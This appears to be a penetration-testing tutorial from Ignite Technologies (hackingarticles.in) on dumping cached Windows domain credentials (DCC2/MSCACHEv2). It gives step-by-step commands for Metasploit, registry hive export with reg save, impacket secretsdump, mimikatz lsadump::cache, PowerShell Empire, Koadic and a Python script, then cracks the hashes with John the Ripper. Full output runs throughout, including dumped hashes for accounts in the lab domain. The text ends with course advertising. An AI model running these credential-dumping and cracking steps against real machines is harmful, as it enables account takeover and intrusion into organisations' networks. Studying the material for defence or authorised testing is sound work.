iGNITE Technologies

CREDENTIAL DUMPING

DOMAIN CACHE CREDENTIAL

www.hackingarticles.in

Contents

Introduction

In this article, we are going to discuss the domain cache credential attack and various technique to extract the password hashes by exploiting domain user.

Domain Cache credential (DCC2)

Microsoft Windows stores previous users' logon information locally so that they can log on if a logon server is unreachable during later logon attempts. This is known as **Domain Cache credential** (DCC) but in-actually it is also known as **MSCACHE** or **MSCASH** hash. It sorted the hash of the user's password that you can't perform pass-the-hash attacks with this type of hash. It uses MSCACHE algorithm for generating password hash and that are stored locally in the Windows registry of Windows operating system. These hashes are stored in the Windows registry, by default the last 10 hashes.

There two versions of MSCASH/MSCACHE or DCC

- MSCACHEV1 or DCC1 used before Vista Server 2003
- MSCACHEV2 or DCC2 used after Vista & Server 2003


Walkthrough

Metasploit

Metasploit helps the pen tester to extract the stored hashes by exploit registry for MSCACHE stored hashes. This module uses the registry to extract the stored domain hashes that have been cached as a result of a GPO setting. The default setting on Windows is to store the last ten successful logins.

```
use post/windows/gather/cachedump
set session 2
exploit
```

As a result it will dump the password hashes, and these fetched from inside DCC2/MSCACHE as shown in the image given below.



Impacket

This hash can be extracted using python impacket libraries, this required system and security files stored inside the registry. With the help of the following command, you can pull out these files from the registry and save on your local machine.

```
reg save hklm\system c:\system
reg save hklm\security c:\secuirty
```

```
C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.

C:\Windows\system32>reg save hklm\security c:\security
The operation completed successfully.

C:\Windows\system32>_
```

Further copy the system and security file on that platform where impacket is installed, in our case we copied it inside kali Linux and use the following for extracting DCC2/MSCACHE hashes.

```
python secretsdump.py -security -system system LOCAL
```

Boom!!!! You will get the DCC2/MSCACHEv2 hashes on your screen.


```
root@kali:~/impacket/examples# python secretsdump.py -security security -system system LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x5738fb1ede1d5807545d124d68cf48c7
[*] Dumping cached domain logon information (domain/username:hash)
IGNITE.LOCAL/yashika:$DCC2$10240#yashika#da2d69f73adbacec5ec08ad96c2abe7e
IGNITE.LOCAL/Administrator:$DCC2$10240#Administrator#9da647334c54c309cea20b225734b73e
IGNITE.LOCAL/SVC_SQLService:$DCC2$10240#SVC_SQLService#a0a857dde087d514da2afd227246f4d2
IGNITE.LOCAL/aarti:$DCC2$10240#aarti#5369c756f7c979cbfdc691d39d3c7581
IGNITE.LOCAL/kavish:$DCC2$10240#kavish#5736fb23780ecc0384fb19a76a675826
IGNITE.LOCAL/raaz:$DCC2$10240#raaz#0597231460bed6b47fcaa71973f2080b
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:fa31a8a7ac1de89db6d2851220f829e6910ac171cff38bf3b7642c7e00b38f8ebf5
708cdcd125e9f34e55eda10047dfab4951c9d9e0cc616dbf7c85b25dd2fb3e27cde2e446ac57dd417bb8fdd63ff57722d4a
b5eb8b70be22ccd6be6ab417932ec2311d4e84aacc
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:208d076354f935628ad3469ab5409ab3
[*] DPAPI_SYSTEM
dpapi_machinekey:0x2946cf2ce1aa31888ae9e4710fec21ffdb457a7b
dpapi_userkey:0xe1539545de58a462e1cc7618ec84c244874a2775
[*] NL$KM
 0000   CD 77 68 E8 84 E7 A0 B5  6F C1 6F 94 CA BA 0A 25   .wh.....o.o....%
 0010   33 FF 7E 9B 4C C6 0C 81  E4 B8 CA 9D AC 0B 8B DD   3.~.L...........
 0020   08 64 82 73 1F D4 AA 8A  4D E1 B8 F3 18 31 D9 88   .d.s....M....1..
 0030   33 C2 0E 2F 74 AA EF 51  D8 79 65 E1 5B 14 DA 33   3../t..Q.ye.[..3
NL$KM:cd7768e884e7a0b56fc16f94caba0a2533ff7e9b4cc60c81e4b8ca9dac0b8bdd086482731fd4aa8a4de1b8f31831d
```

Mimikatz

As we all know, mimikatz is one of the best penetration testing tools for credential dumping windows. So, we can get DCC2 / MSCACHEv2 hashes using mimikatz by installing it on a compromised host and executing the following command:

```
privilege::debug
token::elevate
lsadump::cache
```

And again, you will get the MSCACHEv2 hashes on your screen.




PowerShell Empire

Moving to our next technique, PowerShell Empire has a module that extracts the MSCACHEV2 hashes from the inside registry of the compromised machine. So, download and run Empire on your local machine and compromise the host machine once to use the empire post module and then type as follows:

```
usemodule credentails/mimikatz/cache
set agent <agent_id>
execute
```

And again, you will get the MSCACHEv2 hashes on your screen.



Koadic

Just like the Powershell empire, you can use koadic to extract the DCC2 hashes. You can read more about koadic from here. Run following module to hashes:

```
use mimikatz_dotnet2js
set MIMICMD lsadump::cache
```

And again, you will get the MSCACHEv2 hashes on your screen.

```
(koadic: sta/js/mshta)# use mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# set MIMICMD lsadump::cache
[+] MIMICMD ⇒ lsadump::cache
(koadic: imp/inj/mimikatz_dotnet2js)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) privilege::debug →
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) token::elevate → go
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) lsadump::cache
Domain : CLIENT1
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : CLIENT1 ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : IGNITE ( S-1-5-21-3523557010-2506964455-2614950430 )
Domain FQDN : ignite.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb

* Iteration is set to default (10240)

[NL$1 - 6/9/2020 10:33:39 AM]
RID       : 00000649 (1609)
User      : IGNITE\yashika
MsCacheV2 : da2d69f73adbacec5ec08ad96c2abe7e

[NL$2 - 5/11/2020 1:01:37 PM]
RID       : 000001f4 (500)
User      : IGNITE\Administrator
MsCacheV2 : 9da647334c54c309cea20b225734b73e

[NL$3 - 5/16/2020 12:30:12 PM]
RID       : 00000646 (1606)
User      : IGNITE\SVC_SQLService
MsCacheV2 : a0a857dde087d514da2afd227246f4d2

[NL$4 - 5/16/2020 1:40:31 PM]
RID       : 00000642 (1602)
User      : IGNITE\aarti
MsCacheV2 : 5369c756f7c979cbfdc691d39d3c7581

[NL$5 - 6/1/2020 12:27:44 PM]
RID       : 00000644 (1604)
User      : IGNITE\kavish
MsCacheV2 : 5736fb23780ecc0384fb19a76a675826

[NL$6 - 6/1/2020 12:57:40 PM]
RID       : 00000647 (1607)
User      : IGNITE\raaz
MsCacheV2 : 0597231460bed6b47fcaa71973f2080b

(koadic: imp/inj/mimikatz_dotnet2js)#
```

Python Script

Just like impacket, you can download the MSCACHEV2 python script to extract the stored hashes. Download the script from **github** and then use security and system files (As discussed in Impacted)

```
python mscache.py --security /root/Desktop/security –system /root/Desktop/system
```

And again, you will get the MSCACHEv2 hashes on your screen.

```
root@kali:~/mscache# python mscache.py --security /root/Desktop/security --system /root/Desktop/system
dumping domain cached credentials
# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$1"
# 2020-06-09 17:33:39
        username: yashika <yashika@ignite.local>
        domain groups: 513<Domain Users>, 512<Domain Admins>
        mscache hash: da2d69f73adbacec5ec08ad96c2abe7e
        domain: IGNITE, IGNITE.LOCAL
        effective name: yashika
        full name: yashika
        logon script:
        profile path:
        home:
        home drive:
        checksum: f64b3195625c01cb118ab94484a61281
        IV: de2cd9b56e047de48c26fb8d024b46cf

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$2"
# 2020-05-11 20:01:37
        username: Administrator <Administrator@ignite.local>
        domain groups: 513<Domain Users>, 520, 512<Domain Admins>, 518, 519<Enterprise Admins>
        mscache hash: 9da647334c54c309cea20b225734b73e
        domain: IGNITE, IGNITE.LOCAL
        effective name: Administrator
        full name:
        logon script:
        profile path:
        home:
        home drive:
        checksum: 32eb7d7e7272d0f48d6b88d4254786d2
        IV: 9a0959a9e9af27bf5e6ce6e1567e3f28

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$3"
# 2020-05-16 19:30:12
        username: SVC_SQLService <SVC_SQLService@ignite.local>
        domain groups: 513<Domain Users>
        mscache hash: a0a857dde087d514da2afd227246f4d2
        domain: IGNITE, IGNITE.LOCAL
        effective name: SVC_SQLService
        full name: SQL Service
        logon script:
        profile path:
        home:
        home drive:
        checksum: 6ec9dee1b52a982386b53b33e4f4bd6d
        IV: 118984443550efeee5b43a88f0e3a4b2

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$4"
# 2020-05-16 20:40:31
        username: aarti <aarti@ignite.local>
        domain groups: 513<Domain Users>
        mscache hash: 5369c756f7c979cbfdc691d39d3c7581
        domain: IGNITE, IGNITE.LOCAL
        effective name: aarti
```

Cracking DCC2 or MACHACHE2/MSCASH2

As we know, attackers do not use these hashes in PASS The Hash attacks, so you need to use **John the Ripper** to crack these hashes for further utilization.

```
john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt mhash
```

As a result, it has dumped the password in clear text for the given hash file. Hence don't get confused between DCC2 or MSCACHEV2/MSCASH hash these all are same and you can use the above-discussed the method to extract them.

```
root@kali:~# john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt mhash
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:04:30 DONE (2020-06-09 14:47) 0.003696g/s 7773p/s 7773c/s 7773C/s Paul4eva..Passion7
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux